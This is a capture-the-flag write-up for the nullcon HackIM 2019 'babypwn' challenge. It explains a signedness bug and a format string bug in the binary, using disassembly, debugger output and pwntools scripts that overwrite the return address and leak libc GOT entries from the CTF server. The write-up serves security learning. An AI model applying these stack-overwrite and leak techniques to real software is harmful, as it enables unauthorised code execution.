

3. FEBRUARY 2019 BY SCRYH

# nullcon HackIM 2019 – babypwn

The [nullcon HackIM 2019 CTF](#) ([ctftime.org](#)) ran from 01/02/2019, 16:30 UTC to 03/02/2019 04:30 UTC.

I did the pwn challenge *babypwn*, which was really fun to do. The following article contains my writeup being divided into the following sections:

- [Challenge description](#)
- [Security mechanisms and disassembly](#)
- [Signedness vulnerability](#)
- [Format string vulnerability](#)
- [Final exploit](#)

## babypwn (495 pts)

### Challenge description

As usual the challenge description provides the vulnerable binary as well as the ip/port of the CTF server running it:

Challenge
15 Solves

babypwn  
495

Can you exploit the basic bugs?

nc pwn.ctf.nullcon.net 4001

challenge

Flag
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### Security mechanisms and disassembly

Let's start by determining which security mechanisms are in place using `checksec`:

```

root@kali:~/Documents/nullcon19/babypwn# checksec challenge
[*] '/root/Documents/nullcon19/babypwn/challenge'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)

```

We have got Full RELRO, Stack Canaries and NX enabled. Nevertheless the binary is not position independent (PIE), which means that the address of the binary itself are static.

At next, let's determine what the binary does analyzing the disassembly reading 2:

```
root@kali:~/Documents/nullcon19/babypwn# r2 -A challenge
```

```
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
[x] Use -AA or aaaa to perform additional experimental analysis.
```

```
[0x00400710]> afl
```

```
0x00400680 3 26 sym._init
0x004006b0 1 6 sub.free_6b0
0x004006b8 1 6 sub.puts_6b8
0x004006c0 1 6 sub.__stack_chk_fail_6c0
0x004006c8 1 6 sub.setbuf_6c8
0x004006d0 1 6 sub.printf_6d0
0x004006d8 1 6 sub.__libc_start_main_6d8
0x004006e0 1 6 sub.__gmon_start_6e0
0x004006e8 1 6 sub.malloc_6e8
0x004006f0 1 6 sub.perror_6f0
0x004006f8 1 6 sub.__isoc99_scanf_6f8
0x00400700 1 6 sub.exit_700
0x00400710 1 42 entry0
0x00400740 4 50 -> 41 sym.deregister_tm_clones
0x00400780 4 58 -> 55 sym.register_tm_clones
0x004007c0 3 28 sym.__do_global_dtors_aux
0x004007e0 4 38 -> 35 entry1.init
0x00400806 12 462 main
0x004009e0 4 101 sym.__libc_csu_init
0x00400a50 1 2 sym.__libc_csu_fini
0x00400a54 1 9 sym._fini
```

```
[0x00400710]> pdf @ main
```

```
/ (fcn) main 462
```

```
main (int argc, char **argv, char **envp);
; var int local_6ah @ rbp-0x6a
; var unsigned int local_69h @ rbp-0x69
; var int local_68h @ rbp-0x68
; var int local_60h @ rbp-0x60
; var int local_10h @ rbp-0x10
; var int local_8h @ rbp-0x8
; DATA XREF from entry0 (0x40072d)
0x00400806 55 push rbp
0x00400807 4889e5 mov rbp, rsp
0x0040080a 4883ec70 sub rsp, 0x70 ; 'p'
0x0040080e 64488b042528. mov rax, qword fs:[0x28] ; [0x28:8]=-1 ; '(' ; 40
0x00400817 488945f8 mov qword [local_8h], rax
0x0040081b 31c0 xor eax, eax
0x0040081d 488b05fc0720. mov rax, qword [obj.stdin__GLIBC_2.2.5] ; [0x601020:8]=0
0x00400824 be00000000 mov esi, 0
0x00400829 4889c7 mov rdi, rax
0x0040082c e897feffff call sub.setbuf_6c8
0x00400831 488b05d80720. mov rax, qword [obj.stdout__GLIBC_2.2.5] ; obj.__TMC_END ; [0x
0x00400838 be00000000 mov esi, 0
0x0040083d 4889c7 mov rdi, rax
0x00400840 e883feffff call sub.setbuf_6c8
0x00400845 c6459600 mov byte [local_6ah], 0
0x00400849 bf680a4000 mov edi, str.Create_a_tressure_box ; 0x400a68 ; "Create a tres
0x0040084e e865feffff call sub.puts_6b8
0x00400853 488d45f0 lea rax, qword [local_10h]
0x00400857 4889c6 mov rsi, rax
0x0040085a bf800a4000 mov edi, 0x400a80
0x0040085f b800000000 mov eax, 0
0x00400864 e88ffeffff call sub.__isoc99_scanf_6f8
0x00400869 0fb645f0 movzx eax, byte [local_10h]
0x0040086d 3c79 cmp al, 0x79 ; 'y' ; 121
;=< 0x0040086f 741c je 0x40088d
| 0x00400871 0fb645f0 movzx eax, byte [local_10h]
| 0x00400875 3c59 cmp al, 0x59 ; 'Y' ; 89
;=< 0x00400877 7414 je 0x40088d
| 0x00400879 bf840a4000 mov edi, str.Bye ; 0x400a84 ; "Bye!\r"
| 0x0040087e e835feffff call sub.puts_6b8
| 0x00400883 b800000000 mov eax, 0
;==< 0x00400888 e931010000 jmp 0x4009be
|| ; CODE XREFS from main (0x40086f, 0x400877)
|-> 0x0040088d bf8a0a4000 mov edi, str.name: ; 0x400a8a ; "name: "
0x00400892 b800000000 mov eax, 0
0x00400897 e834feffff call sub.printf_6d0
0x0040089c bf64000000 mov edi, 0x64 ; 'd' ; 100
0x004008a1 e842feffff call sub.malloc_6e8
0x004008a6 48894598 mov qword [local_68h], rax
0x004008aa 488b4598 mov rax, qword [local_68h]
0x004008ae 48b954726573. movabs rcx, 0x6572757373657254 ; 'Tressure'
0x004008b8 488908 mov qword [rax], rcx
0x004008bb c7400820426f. mov dword [rax + 8], 0x786f4220 ; ' Box' ; [0x786f4220:4]=-1
0x004008c2 66c7400c3a20 mov word [rax + 0xc], 0x203a ; ':' ; [0x203a:2]=0xffff
0x004008c8 c6400e00 mov byte [rax + 0xe], 0
0x004008cc 488b4598 mov rax, qword [local_68h]
0x004008d0 4883c00e add rax, 0xe
0x004008d4 4889c6 mov rsi, rax
0x004008d7 bf910a4000 mov edi, str.50s ; 0x400a91 ; "%50s"
0x004008dc b800000000 mov eax, 0
0x004008e1 e812feffff call sub.__isoc99_scanf_6f8
```

```

0x004008e6 488b4598 mov rax, qword [local_68h]
0x004008ea 48c7c1ffff mov rcx, -1
0x004008f1 4889c2 mov rdx, rax
0x004008f4 b800000000 mov eax, 0
0x004008f9 4889d7 mov rdi, rdx
0x004008fc f2ae repne scasb al, byte [rdi]
0x004008fe 4889c8 mov rax, rcx
0x00400901 48f7d0 not rax
0x00400904 488d50ff lea rdx, qword [rax - 1]
0x00400908 488b4598 mov rax, qword [local_68h]
0x0040090c 4801d0 add rax, rdx ; '('
0x0040090f 48be20637265. movabs rsi, 0x6465746165726320 ; ' created'
0x00400919 488930 mov qword [rax], rsi
0x0040091c c74008210d0a. mov dword [rax + 8], 0xa0d21 ; [0xa0d21:4]=-1
0x00400923 bf960a4000 mov edi, str.How_many_coins_do_you_have ; 0x400a96 ; "How many
0x00400928 e88bfdffff call sub.puts_6b8
0x0040092d 488d4596 lea rax, qword [local_6ah]
0x00400931 4889c6 mov rsi, rax
0x00400934 bfb30a4000 mov edi, str.hhu ; 0x400ab3 ; "%hhu"
0x00400939 b800000000 mov eax, 0
0x0040093e e8b5fdffff call sub.__isoc99_scanf_6f8
0x00400943 0fb64596 movzx eax, byte [local_6ah]
0x00400947 3c14 cmp al, 0x14 ; 20
=< 0x00400949 7e14 jle 0x40095f
0x0040094b bfb80a4000 mov edi, str.Coins_that_many_are_not_supported_ ; 0x400ab8 ;
0x00400950 e89bfdffff call sub.perror_6f0
0x00400955 bf01000000 mov edi, 1
0x0040095a e8a1fdffff call sub.exit_700
; CODE XREF from main (0x400949)
-> 0x0040095f c6459700 mov byte [local_69h], 0
=< 0x00400963 eb2e jmp 0x400993
; CODE XREF from main (0x40099a)
-> 0x00400965 0fb65597 movzx edx, byte [local_69h]
: 0x00400969 488d45a0 lea rax, qword [local_60h]
: 0x0040096d 4863d2 movsxd rdx, edx
: 0x00400970 48c1e202 shl rdx, 2
: 0x00400974 4801d0 add rax, rdx ; '('
: 0x00400977 4889c6 mov rsi, rax
: 0x0040097a bfdf0a4000 mov edi, 0x400adf
: 0x0040097f b800000000 mov eax, 0
: 0x00400984 e86ffdffff call sub.__isoc99_scanf_6f8
: 0x00400989 0fb64597 movzx eax, byte [local_69h]
: 0x0040098d 83c001 add eax, 1
: 0x00400990 884597 mov byte [local_69h], al
: ; CODE XREF from main (0x400963)
: -> 0x00400993 0fb64596 movzx eax, byte [local_6ah]
: 0x00400997 384597 cmp byte [local_69h], al ; [0x2:1]=255 ; 2
==< 0x0040099a 72c9 jb 0x400965
0x0040099c 488b4598 mov rax, qword [local_68h]
0x004009a0 4889c7 mov rdi, rax
0x004009a3 b800000000 mov eax, 0
0x004009a8 e823fdffff call sub.printf_6d0
0x004009ad 488b4598 mov rax, qword [local_68h]
0x004009b1 4889c7 mov rdi, rax
0x004009b4 e8f7fcffff call sub.free_6b0
0x004009b9 b800000000 mov eax, 0
; CODE XREF from main (0x400888)
---> 0x004009be 488b4df8 mov rcx, qword [local_8h]
0x004009c2 6448330c2528. xor rcx, qword fs:[0x28]
=< 0x004009cb 7405 je 0x4009d2
0x004009cd e8eefcffff call sub.__stack_chk_fail_6c0
; CODE XREF from main (0x4009cb)
-> 0x004009d2 c9 leave
0x004009d3 c3 ret
[0x00400710]>

```

The only user defined function is the main function.

At the beginning the buffering for stdin and stdout is disabled:

```

0x0040081d 488b05fc0720. mov rax, qword [obj.stdin__GLIBC_2.2.5] ; [0x601020:8]=0
0x00400824 be00000000 mov esi, 0
0x00400829 4889c7 mov rdi, rax
0x0040082c e897feffff call sub.setbuf_6c8
0x00400831 488b05d80720. mov rax, qword [obj.stdout__GLIBC_2.2.5] ; obj.__TMC_END ; [0x
0x00400838 be00000000 mov esi, 0
0x0040083d 4889c7 mov rdi, rax
0x00400840 e883feffff call sub.setbuf_6c8

```

After this the message "Create a treasure box?\n" is displayed and scanf is called to read two characters / one character + null byte ("%2s"):

```

0x00400849 bfb80a4000 mov edi, str.Create_a_treasure_box ; 0x400a68 ; "Create a tres
0x0040084e e865feffff call sub.puts_6b8
0x00400853 488d45f0 lea rax, qword [local_10h]
0x00400857 4889c6 mov rsi, rax
0x0040085a bfb80a4000 mov edi, 0x400a80
0x0040085f b800000000 mov eax, 0

```

```
0x00400864    e88ffeffff    call sub.__isoc99_scanf_6f8
[0x00400710]> ps @ 0x400a80
%2s
```

If the input neither equals nor Y, the program is quit (jmp 0x4009be):

```
0x00400869    0fb645f0    movzx eax, byte [local_10h]
0x0040086d    3c79        cmp al, 0x79 ; 'y' ; 121
,=< 0x0040086f    741c        je 0x40088d
0x00400871    0fb645f0    movzx eax, byte [local_10h]
0x00400875    3c59        cmp al, 0x59 ; 'Y' ; 89
,==< 0x00400877    7414        je 0x40088d
0x00400879    bf840a4000    mov edi, str.Bye ; 0x400a84 ; "Bye!\r"
0x0040087e    e835feffff    call sub.puts_6b8
0x00400883    b800000000    mov eax, 0
,===< 0x00400888    e931010000    jmp 0x4009be
```

Otherwise the following instructions are executed, which:

- Print the message 'name: '.
- Allocate 100 (0x64) byte on the heap using malloc.
- Insert the string 'Tressure Box: ' at the beginning of those 100 byte.
- Call scanf to read up to 50 bytes after the string (50s).
- Append the string ' created!'.

```
`-> 0x0040088d    bf8a0a4000    mov edi, str.name: ; 0x400a8a ; "name: "
0x00400892    b800000000    mov eax, 0
0x00400897    e834feffff    call sub.printf_6d0
0x0040089c    bf64000000    mov edi, 0x64 ; 'd' ; 100
0x004008a1    e842feffff    call sub.malloc_6e8
0x004008a6    48894598    mov qword [local_68h], rax
0x004008aa    488b4598    mov rax, qword [local_68h]
0x004008ae    48b954726573. movabs rcx, 0x6572757373657254 ; 'Tressure'
0x004008b8    488908      mov qword [rax], rcx
0x004008bb    c7400820426f. mov dword [rax + 8], 0x786f4220 ; 'Box' ; [0x786f4220:4]=-1
0x004008c2    66c7400c3a20 mov word [rax + 0xc], 0x203a ; ': ' ; [0x203a:2]=0xffff
0x004008c8    c6400e00    mov byte [rax + 0xe], 0
0x004008cc    488b4598    mov rax, qword [local_68h]
0x004008d0    4883c00e    add rax, 0xe
0x004008d4    4889c6      mov rsi, rax
0x004008d7    bf910a4000    mov edi, str.50s ; 0x400a91 ; "%50s"
0x004008dc    b800000000    mov eax, 0
0x004008e1    e812feffff    call sub.__isoc99_scanf_6f8
0x004008e6    488b4598    mov rax, qword [local_68h]
0x004008ea    48c7c1ffffff. mov rcx, -1
0x004008f1    4889c2      mov rdx, rax
0x004008f4    b800000000    mov eax, 0
0x004008f9    4889d7      mov rdi, rdx
0x004008fc    f2ae      repne scasb al, byte [rdi]
0x004008fe    4889c8      mov rax, rcx
0x00400901    48f7d0      not rax
0x00400904    488d50ff    lea rdx, qword [rax - 1]
0x00400908    488b4598    mov rax, qword [local_68h]
0x0040090c    4801d0      add rax, rdx ; '('
0x0040090f    48be20637265. movabs rsi, 0x6465746165726320 ; ' created'
0x00400919    488930      mov qword [rax], rsi
0x0040091c    c74008210d0a. mov dword [rax + 8], 0xa0d21 ; [0xa0d21:4]=-1
```

At next the message 'How many coins do you have?\r' is printed and an unsigned char (hu) is read. If the input is greater than 20 (0x14), the program is quit:

```
0x00400923    bf960a4000    mov edi, str.How_many_coins_do_you_have ; 0x400a96 ; "How many
0x00400928    e88bfdffff    call sub.puts_6b8
0x0040092d    488d4596    lea rax, qword [local_6ah]
0x00400931    4889c6      mov rsi, rax
0x00400934    bfb30a4000    mov edi, str.hhu ; 0x400ab3 ; "%hhu"
0x00400939    b800000000    mov eax, 0
0x0040093e    e8b5fdffff    call sub.__isoc99_scanf_6f8
0x00400943    0fb64596    movzx eax, byte [local_6ah]
0x00400947    3c14        cmp al, 0x14 ; 20
,=< 0x00400949    7e14        jle 0x40095f
0x0040094b    bfb80a4000    mov edi, str.Coins_that_many_are_not_supported_ ; 0x400ab8 ;
0x00400950    e89bfdffff    call sub.perror_6f0
0x00400955    bf01000000    mov edi, 1
0x0040095a    e8a1fdffff    call sub.exit_700
```

Otherwise the following loop iterates over . n (n being our previous input) reading a signed integer to [local\_60h + i<<2] on each iteration:

```
`-> 0x0040095f    c6459700    mov byte [local_69h], 0
,=< 0x00400963    eb2e        jmp 0x400993
; CODE XREF from main (0x40099a)
```



```

:--> 0x00400965 0fb65597 movzx edx, byte [local_69h]
: 0x00400969 488d45a0 lea rax, qword [local_60h]
: 0x0040096d 4863d2 movsxd rdx, edx
: 0x00400970 48c1e202 shl rdx, 2
: 0x00400974 4801d0 add rax, rdx ; '('
: 0x00400977 4889c6 mov rsi, rax
: 0x0040097a bdfdf0a4000 mov edi, 0x400adf
: 0x0040097f b800000000 mov eax, 0
: 0x00400984 e86ffdffff call sub.__isoc99_scanf_6f8
: 0x00400989 0fb64597 movzx eax, byte [local_69h]
: 0x0040098d 83c001 add eax, 1
: 0x00400990 884597 mov byte [local_69h], al
: ; CODE XREF from main (0x400963)
:--> 0x00400993 0fb64596 movzx eax, byte [local_6ah]
: 0x00400997 384597 cmp byte [local_69h], al ; [0x2:1]=255 ; 2
:==< 0x0040099a 72c9 jb 0x400965
...
[0x00400710]> ps @ 0x400adf
%d
```

At the end the string stored at `local_68h` ("Tressure Box: " ... our input ... " created!") is passed to `printf` and the formerly allocated 100 byte are deallocated using `free`. At the very end we can see the stack canary in place:

```

: 0x0040099c 488b4598 mov rax, qword [local_68h]
: 0x004009a0 4889c7 mov rdi, rax
: 0x004009a3 b800000000 mov eax, 0
: 0x004009a8 e823fdffff call sub.printf_6d0
: 0x004009ad 488b4598 mov rax, qword [local_68h]
: 0x004009b1 4889c7 mov rdi, rax
: 0x004009b4 e8f7fcffff call sub.free_6b0
: 0x004009b9 b800000000 mov eax, 0
: ; CODE XREF from main (0x400888)
:--> 0x004009be 488b4df8 mov rcx, qword [local_8h]
: 0x004009c2 6448330c2528. xor rcx, qword fs:[0x28]
: ,=< 0x004009cb 7405 je 0x4009d2
: 0x004009cd e8eefcffff call sub.__stack_chk_fail_6c0
: ; CODE XREF from main (0x4009cb)
:--> 0x004009d2 c9 leave
: 0x004009d3 c3 ret
```

A quick exemplary run of the binary:

```

root@kali:~/Documents/nullcon19/babypwn# ./challenge
Create a tressure box?
y
name: AAAA
How many coins do you have?
2
100
200
Tressure Box: AAAA created!
```

After determining what the binary does, let's spot the vulnerabilities.

## Signedness vulnerabilitiy

The first one is a **signedness vulnerabilitiy**, which resides in the following lines of disassembly:

```

: 0x00400934 bfb30a4000 mov edi, str.hhu ; 0x400ab3 ; "%hhu"
: 0x00400939 b800000000 mov eax, 0
: 0x0040093e e8b5fdffff call sub.__isoc99_scanf_6f8
: 0x00400943 0fb64596 movzx eax, byte [local_6ah]
: 0x00400947 3c14 cmp al, 0x14 ; 20
: ,=< 0x00400949 7e14 jle 0x40095f
```

These lines read the number of coins we have, which will later be used as the boundary for the loop reading signed integers.

Although the number is read as an unsigned character (`scanf("%hu", &h)`), the comparison made is signed (`if (h > 20)`).

To understand the difference consider the following example program:

```

root@kali:~/Documents/nullcon19/babypwn/example# cat signed_unsigned.c
#include <stdio.h>

int main() {
    char x = -10;
    if (x > 20) printf("x too large!\n");

    unsigned char y = -10;
    if (y > 20) printf("y too large!\n");

    return 0;
}
```

And the related disassembly:

```
/ (fcn) main 59
main (int argc, char **argv, char **envp);
; var unsigned int local_2h @ rbp-0x2
; var signed int local_1h @ rbp-0x1
; DATA XREF from entry0 (0x106d)
0x00001135      55          push rbp
0x00001136      4889e5      mov rbp, rsp
0x00001139      4883ec10    sub rsp, 0x10
0x0000113d      c645fff6    mov byte [local_1h], 0xf6
0x00001141      807dff14    cmp byte [local_1h], 0x14 ; [0x14:1]=1
=< 0x00001145      7e0c        jle 0x1153
0x00001147      488d3db60e00. lea rdi, qword str.x_too_large ; 0x2004 ; "x too large!" ; con
0x0000114e      e8ddfeffff call sym.imp.puts ; int puts(const char *s)
; CODE XREF from main (0x1145)
-> 0x00001153      c645fef6    mov byte [local_2h], 0xf6
0x00001157      807dfe14    cmp byte [local_2h], 0x14 ; [0x14:1]=1
=< 0x0000115b      760c        jbe 0x1169
0x0000115d      488d3dad0e00. lea rdi, qword str.y_too_large ; 0x2011 ; "y too large!" ; con
0x00001164      e8c7feffff call sym.imp.puts ; int puts(const char *s)
; CODE XREF from main (0x115b)
-> 0x00001169      b800000000 mov eax, 0
0x0000116e      c9          leave
0x0000116f      c3          ret
```

For the signed char the instruction `jle` is used, while for the unsigned char the instruction `jbe` is used.

This means that for negative numbers (0) the boundary check for the signed char ( $x > 20$ ) is not violated:

```
root@kali:~/Documents/nullcon19/babypwn/example# gcc signed_unsigned.c -o signed_unsigned
root@kali:~/Documents/nullcon19/babypwn/example# ./signed_unsigned
y too large!
```

By entering -1 for the number of coins we have, we do not violate the boundary check, but the loop will iterate smaller than  $1 = 0xff = 255$ . On each iteration we can input a signed integer (4 byte). Let's have a look at where we can write to using

```
[-----code-----]
0x400977 <main+369>: mov     rsi, rax
0x40097a <main+372>: mov     edi, 0x400adf
0x40097f <main+377>: mov     eax, 0x0
=> 0x400984 <main+382>: call    0x4006f8 <_isoc99_scanf@plt>
0x400989 <main+387>: movzx   eax, BYTE PTR [rbp-0x69]
0x40098d <main+391>: add     eax, 0x1
0x400990 <main+394>: mov     BYTE PTR [rbp-0x69], al
0x400993 <main+397>: movzx   eax, BYTE PTR [rbp-0x6a]
Guessed arguments:
arg[0]: 0x400adf --> 0x31b010000006425
arg[1]: 0x7fffffff470 --> 0xc2
arg[2]: 0x0
[-----stack-----]
0000| 0x7fffffff460 --> 0xff00000000000000
0008| 0x7fffffff468 --> 0x602260 ("Tressure Box: AAAA created!\r\n")
0016| 0x7fffffff470 --> 0xc2
0024| 0x7fffffff478 --> 0x7fffffff4a6 --> 0x0
0032| 0x7fffffff480 --> 0x1
0040| 0x7fffffff488 --> 0x7ffff7e9fdded (<handle_intel+269>: test rax, rax)
0048| 0x7fffffff490 --> 0x1
0056| 0x7fffffff498 --> 0x400a2d (<__libc_csu_init+77>: add rbx, 0x1)
[-----]
Legend: code, data, rodata, value
```

Breakpoint 1, 0x0000000000400984 in main ()

The above breakpoint was hit on the `scanf` call within the loop reading a signed integer. This integer will be stored at `0x7fffffff470`. On the next iteration the integer will be stored at `0x7fffffff470 + 1<<2 = 0x7fffffff474`, then at `0x7fffffff470 + 2<<2 = 0x7fffffff478` and so forth.

By leveraging the signedness vulnerability the loop will iterate from 254 and we can write beyond the intended memory. What is stored there?

```
gdb-peda$ telescope 0x7fffffff470 20
0000| 0x7fffffff470 --> 0xc2
0008| 0x7fffffff478 --> 0x7fffffff4a6 --> 0x0
0016| 0x7fffffff480 --> 0x1
0024| 0x7fffffff488 --> 0x7ffff7e9fdded (<handle_intel+269>: test rax, rax)
0032| 0x7fffffff490 --> 0x1
0040| 0x7fffffff498 --> 0x400a2d (<__libc_csu_init+77>: add rbx, 0x1)
0048| 0x7fffffff4a0 --> 0x7ffff7e4550 (<_dl_fini>: push rbp)
0056| 0x7fffffff4a8 --> 0x0
0064| 0x7fffffff4b0 --> 0x4009e0 (<__libc_csu_init>: push r15)
0072| 0x7fffffff4b8 --> 0x400710 (<_start>: xor ebp, ebp)
```

```

0080 0x7fffffff4c0 --> 0x7fffffff0079 --> 0x0
0088 0x7fffffff4c8 --> 0x22f2f24de2216300
0096 0x7fffffff4d0 --> 0x4009e0 (<_libc_csu_init>: push r15)
0104 0x7fffffff4d8 --> 0x7ffff7e2109b (<__libc_start_main+235>: mov edi,eax)
0112 0x7fffffff4e0 --> 0x0
0120 0x7fffffff4e8 --> 0x7fffffff5b8 --> 0x7fffffff7df ("/root/Documents/nullcon19/babypwn/challenge"
0128 0x7fffffff4f0 --> 0x100100000
0136 0x7fffffff4f8 --> 0x400806 (<main>: push rbp)
0144 0x7fffffff500 --> 0x0
0152 0x7fffffff508 --> 0x69e3571b4fccc558

```

Well, the return address of the main function (0x7ffff7e2109b) as well as the stack canary (0x22f2f24de2216300).

Our goal is clearly to overwrite the return address. But if we keep entering signed integers until we overwrite the return address, we also overwrite the stack canary and our overwritten return address will never be called.

Thus we need a way to *skip* the rest scanf calls until we reach the scanf call, which will overwrite the return address.

Just entering something which is not a number (e.g) is not going to work since the rest scanf will simply be aborted not removing anything from stdin. Thus the subsequent scanf calls will also be aborted in the same manner.

In order to analyze the effect of different inputs for scanf ("%d"), I wrote the following little program, which reads two signed integers and outputs the value read as well as the return value of scanf:

```

root@kali:~/Documents/nullcon19/babypwn/test# cat scanf.c
#include <stdio.h>

int main() {
    int dword = 1337;
    int ret = 0;

    ret = scanf("%d", &dword);
    printf("dword = %d ret = %d\t\t", dword, ret);

    ret = scanf("%d", &dword);
    printf("dword = %d ret = %d", dword, ret);

    return 0;
}

```

And piped every ASCII character from 0 to 255 to it:

```

root@kali:~/Documents/nullcon19/babypwn/test# gcc scanf.c -o scanf
root@kali:~/Documents/nullcon19/babypwn/test# for i in `seq 0 255`; do echo $i; python -c "print(chr($i))"
0
dword = 1337 ret = 0          dword = 1337 ret = 0
1
dword = 1337 ret = 0          dword = 1337 ret = 0
2
dword = 1337 ret = 0          dword = 1337 ret = 0
...
9
dword = 1337 ret = -1         dword = 1337 ret = -1
10
dword = 1337 ret = -1         dword = 1337 ret = -1
...
42
dword = 1337 ret = 0          dword = 1337 ret = 0
43
dword = 1337 ret = 0          dword = 1337 ret = -1
44
dword = 1337 ret = 0          dword = 1337 ret = 0
45
dword = 1337 ret = 0          dword = 1337 ret = -1
46
dword = 1337 ret = 0          dword = 1337 ret = 0
47
dword = 1337 ret = 0          dword = 1337 ret = 0
48
dword = 0 ret = 1             dword = 0 ret = -1
49
dword = 1 ret = 1             dword = 1 ret = -1
50
dword = 2 ret = 1             dword = 2 ret = -1
51
dword = 3 ret = 1             dword = 3 ret = -1
52
dword = 4 ret = 1             dword = 4 ret = -1
53
dword = 5 ret = 1             dword = 5 ret = -1
54
dword = 6 ret = 1             dword = 6 ret = -1
55
dword = 7 ret = 1             dword = 7 ret = -1

```

```

56 dword = 8 ret = 1          dword = 8 ret = -1
57
58 dword = 9 ret = 1          dword = 9 ret = -1
59
60 dword = 1337 ret = 0        dword = 1337 ret = 0
61
62 dword = 1337 ret = 0        dword = 1337 ret = 0
63
64 ...

```

Notice the different behavior for 43 = 0x2b ("+" ) and 45 = 0x2d ("-"). The first ret is 0 meaning that no input was read. Nevertheless the second ret is -1, which means that an error occurred (EOF is reached)! Thus "+" and "-" are actually read from stdin by scanf without modifying the value:

```

root@kali:~/Documents/nullcon19/babypwn/test# ./scanf
+
dword = 1337 ret = 0
10
dword = 10 ret = 1

```

Taking this into account we only have to determine how many scanf calls we have to skip until we reach the return address, and can then enter an arbitrary value to overwrite the return address (notice that we write 4 byte at a time and the return address is 8 byte):

```

root@kali:~/Documents/nullcon19/babypwn# cat expl1.py
#!/usr/bin/env python

```

```

print('y')
print('AAAA')
print('-1')

```

```

print('+\\n'*26)
print(str(0xdeadbeef))
print(str(0xdeadbeef))
print('a')

```

```

...

```

```

gdb-peda$ r <<< $(./expl1.py)
Starting program: /root/Documents/nullcon19/babypwn/challenge <<< $(./expl1.py)
Create a tressure box?
name: How many coins do you have?
Tressure Box: AAAA created!

```

```

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x1
RDI: 0x5
RBP: 0x4009e0 (<_libc_csu_init>:      push    r15)
RSP: 0x7fffffffef4d8 --> 0xdeadbeefdeadbeef
RIP: 0x4009d3 (<main+461>:      ret)
R8 : 0x5f ('_')
R9 : 0x602260 --> 0x0
R10: 0x0
R11: 0x246
R12: 0x400710 (<start>:      xor     ebp,ebp)
R13: 0x7fffffffef5b0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x4009cb <main+453>: je      0x4009d2 <main+460>
0x4009cd <main+455>: call   0x4006c0 <__stack_chk_fail@plt>
0x4009d2 <main+460>: leave
=> 0x4009d3 <main+461>: ret
0x4009d4:      nop     WORD PTR cs:[rax+rax*1+0x0]
0x4009de:      xchg    ax,ax
0x4009e0 <_libc_csu_init>: push    r15
0x4009e2 <_libc_csu_init+2>:      push    r14
[-----stack-----]
0000| 0x7fffffffef4d8 --> 0xdeadbeefdeadbeef
0008| 0x7fffffffef4e0 --> 0x0
0016| 0x7fffffffef4e8 --> 0x7fffffffef5b8 --> 0x7fffffffef7de ("/root/Documents/nullcon19/babypwn/challenge"
0024| 0x7fffffffef4f0 --> 0x100100000
0032| 0x7fffffffef4f8 --> 0x400806 (<main>:      push    rbp)
0040| 0x7fffffffef500 --> 0x0
0048| 0x7fffffffef508 --> 0x47a4788e3a2f18b0
0056| 0x7fffffffef510 --> 0x400710 (<start>:      xor     ebp,ebp)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004009d3 in main ()

```

We successfully control the instruction pointer!



The easiest way to turn this into a shell is to overwrite the return address with the address of a gadget (for more information on one gadgets have a look at [my article on off-by-one heap exploitation](#)).

SinceASLR is enabled on the CTF server, we don't know the base address of the libc. Luckily another vulnerability within the binary comes in handy here.

## Format string vulnerability

The second vulnerability is a classical **format string vulnerability**, which resides in the following lines of disassembly:

	0x0040099c	488b4598	mov rax, qword [local_68h]
	0x004009a0	4889c7	mov rdi, rax
	0x004009a3	b800000000	mov eax, 0
	0x004009a8	e823fdffff	call sub.printf_6d0

The string stored atlocal\_68h contains"Tressure Box: " ... our input ... " created!". This string is directly passed to printf as the rst parameter, which is the format string to be used. Since we partly control the string, we can enter format specifiers to leak values from registers and the stack:

```
root@kali:~/Documents/nullcon19/babypwn# ./challenge
Create a tressure box?
y
name: %p.%p.%p.%p
How many coins do you have?
1
1
Tressure Box: 0x1.0x7f6c859f18d0.0x10.0x7fff1ab9b971 created!
```

We can leverage this vulnerability to leak libc addresses. Before we can calculate the actual address of a gadget we have to determine which libc version is running on the server. This can be done by printing the GOT entries containing the address of libc functions and use the offset of those addresses to lookup the libc version in a libc database.

The functions of the GOT entries we want to leak must have been called beforehand. Otherwise the GOT entries do not yet contain the function address. In this case we simply take puts andmalloc.

In order to print these two GOT entries, we have to store the addresses of the entries on the stack. This can be done by simply entering the addresses as signed integers values in the loop.

At rst we determine the GOT entry addresses:

```
[0x00400710]> pd 1 @ reloc.puts
;-- reloc.puts:
; CODE XREF from sub.puts_6b8 (0x4006b8)
0x00600fb0 .qword 0x0000000000000000 ; RELOC 64 puts
[0x00400710]> pd 1 @ reloc.malloc
;-- reloc.malloc:
; CODE XREF from sub.malloc_6e8 (0x4006e8)
0x00600fe0 .qword 0x0000000000000000 ; RELOC 64 malloc
```

Now we store the addresses on the stack and use the format string vulnerability to print the values of those addresses:

```
root@kali:~/Documents/nullcon19/babypwn# cat leak.py
#!/usr/bin/env python

from pwn import *

puts_got = 0x00600fb0
malloc_got = 0x00600fe0

#p = process('./challenge')
p = remote('pwn.ctf.nullcon.net', 4001)

p.sendline('y')
p.sendline('.%8$s.%9$s.')
p.sendline('4')
p.sendline(str(puts_got))
p.sendline(str(0))
p.sendline(str(malloc_got))
p.sendline(str(0))

leak = p.recv(1000)
print(hexdump(leak))
```

